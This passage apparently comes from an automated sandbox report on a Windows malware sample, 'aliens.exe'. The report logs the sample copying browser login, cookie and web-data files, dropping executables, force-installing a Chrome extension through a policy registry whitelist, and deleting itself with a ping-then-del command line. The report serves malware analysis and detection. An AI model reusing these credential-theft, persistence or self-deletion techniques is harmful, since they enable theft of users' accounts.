C:\Program Files (x86)\71eza90awf48\aliens.exe	unknown	53760	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 40 a5 0d 00 00 a0 33 00 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 67 00 26 fc 23 61 48 af 23 61 48 af 23 61 48 af 18 3f 4c ae 25 61 48 af 4e 3c 4e ae 20 61 48 af 4e 3c 49 ae 2c 61 48 af 23 61 49 af 88 61 48 af b4 3f 4c ae 28 61 48 af b1 3f b7 af 22 61 48 af b4 3f 4a ae 22 61 48 af 52 69 63 68 23 61 48 af 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 e5 73 51 59 00 00 00 00 00 00 00 00 e0 00 03	MZ......................@..... ....@.....3.!This program cannot be run in DOS mode.... $.......g.&.#aH.#aH.#aH..? L.%aH.N<N. aH.N<I.,aH.#aI..aH..?L. (aH..?.."aH..? J."aH.Rich#aH... ......................PE..L... .sQY...........	success or wait	148	1219EFE	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\0\setup.exe	unknown	8192	success or wait	74	121981C	ReadFile

Analysis Process: aliens.exe PID: 2992 Parent PID: 2172

General

Start time:	08:41:29
Start date:	05/12/2020
Path:	C:\Program Files (x86)\71eza90awf48\aliens.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\71eza90awf48\aliens.exe'
Imagebase:	0x400000
File size:	506545472 bytes
MD5 hash:	87698F069716708B6743A580B1D0D0CC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 00000004.00000002.641295174.00000000046E0000.00000040.00000001.sdmp, Author: Florian Roth
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	10020402	CopyFileA
C:\Users\user\AppData\Local\Temp\gdiview.msi	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	1001FC39	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe	0	1048576	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 40 a5 0d 00 00 a0 33 00 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 67 00 26 fc 23 61 48 af 23 61 48 af 23 61 48 af 18 3f 4c ae 25 61 48 af 4e 3c 4e ae 20 61 48 af 4e 3c 49 ae 2c 61 48 af 23 61 49 af 88 61 48 af b4 3f 4c ae 28 61 48 af b1 3f b7 af 22 61 48 af b4 3f 4a ae 22 61 48 af 52 69 63 68 23 61 48 af 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 e5 73 51 59 00 00 00 00 00 00 00 00 e0 00 03	MZ......................@..... ....@.....3.!This program cannot be run in DOS mode.... $.......g.&.#aH.#aH.#aH..? L.%aH.N<N. aH.N<I.,aH.#aI..aH..?L. (aH..?.."aH..? J."aH.Rich#aH... ......................PE..L... .sQY...........	success or wait	484	10020402	CopyFileA
C:\Users\user\AppData\Local\Temp\gdiview.msi	unknown	237056			success or wait	1	1001FC54	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\71eza90awf48\aliens.exe	unknown	77	success or wait	1	404A20	ReadFile
C:\Program Files (x86)\71eza90awf48\aliens.exe	unknown	4277568	success or wait	1	404AF8	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: 1752 Parent PID: 2992

General

Start time:	08:41:52

Start date:	05/12/2020
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	msiexec.exe /i 'C:\Users\user\AppData\Local\Temp\gdiview.msi'
Imagebase:	0x1180000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: 772 Parent PID: 1564

General

Start time:	08:41:54
Start date:	05/12/2020
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\syswow64\MsiExec.exe -Embedding 57A4014B45800FBE12583F3FC91E5DB8C
Imagebase:	0x1180000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 1E1C360C582DF797.exe PID: 6300 Parent PID: 2992

General

Start time:	08:42:43
Start date:	05/12/2020
Path:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe 0011 installp3
Imagebase:	0x400000
File size:	506545472 bytes
MD5 hash:	87698F069716708B6743A580B1D0D0CC
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000015.00000002.831664649.00000000050E9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 00000015.00000002.829571542.00000000046C0000.00000040.00000001.sdmp, Author: Florian Roth
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Login Data1607186571889	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	4F077A8	CopyFileA
C:\Users\user\AppData\Local\Cookies1607186571999	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	4F07E22	CopyFileA
C:\Users\user\AppData\Roaming\1607186572092.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4F050E6	CreateFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\4b5ce2fe28308fd9	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4FA286B	CreateFileA
C:\Users\user\AppData\Local\Login Data1607186582639	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	4F077A8	CopyFileA
C:\Users\user\AppData\Local\Cookies1607186582639	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	4F07E22	CopyFileA
C:\Users\user\AppData\Local\Web Data1607186582842	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	4F06F94	CopyFileA
C:\Users\user\AppData\Localwebdata1607186582842	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	4F06BCE	CopyFileA
C:\Users\user\AppData\Local\Login Data1607186588249	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	4F077A8	CopyFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Cookies1607186588295	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	4F07E22	CopyFileA
C:\Users\user\AppData\Roaming\1607186588295.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4F050E6	CreateFileA
C:\Users\user\AppData\Local\Temp\xldl.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4E98337	CreateFileA
C:\Users\user\AppData\Local\Temp\download	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4E9CBB9	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4E9DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	4E9CBB9	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4E9DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\atl71.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4E9DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4E9DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\download_engine.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4E9DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4E9DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4E9DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\xldl.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4E9DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4E9DA6B	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Login Data1607186571889	success or wait	1	4F07CD0	DeleteFileA
C:\Users\user\AppData\Local\Cookies1607186571999	success or wait	1	4F08B0D	DeleteFileA
C:\Users\user\AppData\Roaming\1607186572092.txt	success or wait	1	4F065AA	DeleteFileA
C:\Users\user\AppData\Roaming\1607186572092.exe	success or wait	1	4F065B7	DeleteFileA
C:\Users\user\AppData\Local\Login Data1607186582639	success or wait	1	4F07CD0	DeleteFileA
C:\Users\user\AppData\Local\Cookies1607186582639	success or wait	1	4F08B0D	DeleteFileA
C:\Users\user\AppData\Local\Web Data1607186582842	success or wait	1	4F0738E	DeleteFileA
C:\Users\user\AppData\Localwebdata1607186582842	success or wait	1	4F06E26	DeleteFileA
C:\Users\user\AppData\Local\Login Data1607186588249	success or wait	1	4F07CD0	DeleteFileA
C:\Users\user\AppData\Local\Cookies1607186588295	success or wait	1	4F08B0D	DeleteFileA
C:\Users\user\AppData\Roaming\1607186588295.txt	success or wait	1	4F065AA	DeleteFileA
C:\Users\user\AppData\Roaming\1607186588295.exe	success or wait	1	4F065B7	DeleteFileA
C:\Users\user\AppData\Local\Temp\xldl.dat	success or wait	1	4EFAD4D	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Login Data1607186571889	0	40960			success or wait	1	4F077A8	CopyFileA
C:\Users\user\AppData\Local\Cookies1607186571999	0	20480			success or wait	1	4F07E22	CopyFileA
C:\Users\user\AppData\Roaming\1607186572092.exe	unknown	103632			success or wait	1	4F05108	WriteFile
C:\Users\user\AppData\Local\Login Data1607186582639	0	40960			success or wait	1	4F077A8	CopyFileA
C:\Users\user\AppData\Local\Cookies1607186582639	0	20480			success or wait	1	4F07E22	CopyFileA
C:\Users\user\AppData\Local\Web Data1607186582842	0	73728			success or wait	1	4F06F94	CopyFileA
C:\Users\user\AppData\Localwebdata1607186582842	0	73728			success or wait	1	4F06BCE	CopyFileA
C:\Users\user\AppData\Local\Login Data1607186588249	0	40960			success or wait	1	4F077A8	CopyFileA
C:\Users\user\AppData\Local\Cookies1607186588295	0	20480			success or wait	1	4F07E22	CopyFileA
C:\Users\user\AppData\Roaming\1607186588295.exe	unknown	103632			success or wait	1	4F05108	WriteFile
C:\Users\user\AppData\Local\Temp\xldl.dat	unknown	1396736			success or wait	2	4E94133	WriteFile
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	unknown	268744			success or wait	1	4E9DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	unknown	73160			success or wait	1	4E9DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\atl71.dll	unknown	89600			success or wait	1	4E9DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	unknown	92080			success or wait	1	4E9DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\download_engine.dll	unknown	3512776			success or wait	1	4E9DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	unknown	503808			success or wait	1	4E9DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	unknown	348160			success or wait	1	4E9DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\xldl.dll	unknown	293320			success or wait	1	4E9DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	unknown	59904			success or wait	1	4E9DB9A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe	unknown	77	success or wait	1	404A20	ReadFile
C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe	unknown	4277568	success or wait	1	404AF8	ReadFile
C:\Users\user\AppData\Local\Login Data1607186571889	0	100	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Local\Login Data1607186571889	0	2048	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Local\Login Data1607186571889	30720	2048	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Local\Cookies1607186571999	0	100	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Local\Cookies1607186571999	0	4096	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Roaming\1607186572092.txt	unknown	24576	success or wait	1	4E93578	ReadFile
C:\Users\user\AppData\Roaming\1607186572092.txt	unknown	4096	success or wait	1	4E93578	ReadFile
C:\Users\user\AppData\Local\Login Data1607186582639	0	100	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Local\Login Data1607186582639	0	2048	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Local\Cookies1607186582639	0	100	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Local\Cookies1607186582639	0	4096	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	86016	success or wait	1	4E93578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	4E93578	ReadFile
C:\Users\user\AppData\Local\Web Data1607186582842	0	100	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Local\Web Data1607186582842	0	2048	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Localwebdata1607186582842	0	100	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Localwebdata1607186582842	0	2048	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Local\Login Data1607186588249	0	100	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Local\Login Data1607186588249	0	2048	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Local\Cookies1607186588295	0	100	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Local\Cookies1607186588295	0	4096	success or wait	1	4F3F95D	ReadFile
C:\Users\user\AppData\Roaming\1607186588295.txt	unknown	24576	success or wait	1	4E93578	ReadFile
C:\Users\user\AppData\Roaming\1607186588295.txt	unknown	4096	success or wait	1	4E93578	ReadFile
C:\Users\user\AppData\Local\Temp\xldl.dat	unknown	32	success or wait	9	4E9DB1A	ReadFile
C:\Users\user\AppData\Local\Temp\23E04C4F32EF2158.exe	unknown	1011712	success or wait	1	4E93578	ReadFile
C:\Users\user\AppData\Local\Temp\23E04C4F32EF2158.exe	unknown	4096	success or wait	1	4E93578	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\a0b923820dcc509a	success or wait	1	4FA291E	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\9d4c2f636f067f89	success or wait	1	4FA28CE	RegCreateKeyExA

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\257FB5DF51EB85B5	success or wait	1	4FA2A41	RegCreateKeyExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: 1E1C360C582DF797.exe PID: 3180 Parent PID: 2992

General

Start time:	08:43:27
Start date:	05/12/2020
Path:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe 200 installp3
Imagebase:	0x400000
File size:	506545472 bytes
MD5 hash:	87698F069716708B6743A580B1D0D0CC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 00000019.00000002.654114181.0000000004750000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1607186617055	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4EB5939	CreateFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\hihistory	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4EB58D6	CreateFileA
C:\Users\user\AppData\Local\crx.7z	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4DADA6B	CreateFileW
C:\Users\user\AppData\Local\crx.json	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4DADA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4D959E1	CreateDirectoryA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4D959E1	CreateDirectoryA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\icon.png	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4DADA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\icon48.png	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4DADA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\popup.html	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4DADA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\background.js	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4DADA6B	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\book.js	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4DADA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\jquery-1.8.3.min.js	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4DADA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\popup.js	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4DADA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\manifest.json	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4DADA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\1607186619758	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4EB5939	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\hihistory	success or wait	1	4EB58FD	DeleteFileA
C:\Users\user\AppData\Local\crx.json	success or wait	1	4E1121E	DeleteFileA
C:\Users\user\AppData\Local\crx.7z	success or wait	1	4E1143C	DeleteFileA
C:\Users\user\AppData\Local\Temp\1607186617055	success or wait	1	4E11BD5	DeleteFileA
C:\Users\user\AppData\Local\Temp\1607186619758	success or wait	1	4E0E653	DeleteFileA

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\book.js	C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\d8yI+Hf7rX.js	success or wait	1	4E0F6E4	MoveFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1607186617055	unknown	37737			success or wait	1	4EB5954	WriteFile
C:\Users\user\AppData\Local\crx.7z	unknown	36105			success or wait	1	4DADB9A	WriteFile
C:\Users\user\AppData\Local\crx.json	unknown	1981			success or wait	1	4DADB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	32768			success or wait	2	4DA4133	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\icon.png	unknown	1161			success or wait	1	4DADB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\icon48.png	unknown	2235			success or wait	1	4DADB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\popup.html	unknown	280			success or wait	1	4DADB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\background.js	unknown	886			success or wait	1	4DADB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\book.js	unknown	152			success or wait	1	4DADB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\jquery-1.8.3.min.js	unknown	93637			success or wait	1	4DADB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\popup.js	unknown	642			success or wait	1	4DADB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\manifest.json	unknown	1296			success or wait	1	4DADB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\manifest.json	unknown	1084			success or wait	1	4DA4133	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096			success or wait	1	4DA4133	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	1372			success or wait	1	4DA4133	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1607186619758	unknown	553040			success or wait	1	4EB5954	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe	unknown	77	success or wait	1	404A20	ReadFile
C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe	unknown	4277568	success or wait	1	404AF8	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	28672	success or wait	1	4DA3578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	4096	success or wait	1	4DA3578	ReadFile
C:\Users\user\AppData\Local\Temp\1607186617055	unknown	32	success or wait	4	4DADB1A	ReadFile
C:\Users\user\AppData\Local\crx.json	unknown	4096	success or wait	1	4DA3578	ReadFile
C:\Users\user\AppData\Local\crx.7z	unknown	32	success or wait	4	4DADB1A	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\manifest.json	unknown	4096	success or wait	1	4DA3578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096	success or wait	1	4DA3578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096	success or wait	1	4DA3578	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\google\Chrome	success or wait	1	4E0F48F	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\google\Chrome\ExtensionInstallWhitelist	success or wait	1	4E0F48F	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\google\Chrome\ExtensionInstallWhitelist	1	unicode	codadfjafjohpbonogiakdokmmnfeaje	success or wait	1	4E0F4B6	RegSetValueExA

Analysis Process: 1607186572092.exe PID: 2116 Parent PID: 6300

General

Start time:	08:42:52
Start date:	05/12/2020
Path:	C:\Users\user\AppData\Roaming\1607186572092.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\1607186572092.exe' /sjson 'C:\Users\user\AppData\Roaming\1607186572092.txt'
Imagebase:	0x400000
File size:	103632 bytes
MD5 hash:	EF6F72358CB02551CAEBE720FBC55F95
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: 1607186588295.exe PID: 6636 Parent PID: 6300

General

Start time:	08:43:08
Start date:	05/12/2020
Path:	C:\Users\user\AppData\Roaming\1607186588295.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\user\AppData\Roaming\1607186588295.exe' /sjson 'C:\Users\user\AppData\Roaming\1607186588295.txt'
Imagebase:	0x400000
File size:	103632 bytes
MD5 hash:	EF6F72358CB02551CAEBE720FBC55F95
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: cmd.exe PID: 5728 Parent PID: 2992

General

Start time:	08:43:32
Start date:	05/12/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c ping 127.0.0.1 -n 3 & del 'C:\Program Files (x86)\71eza90awf48\aliens.exe'
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 5724 Parent PID: 5728

General

Start time:	08:43:32
Start date:	05/12/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
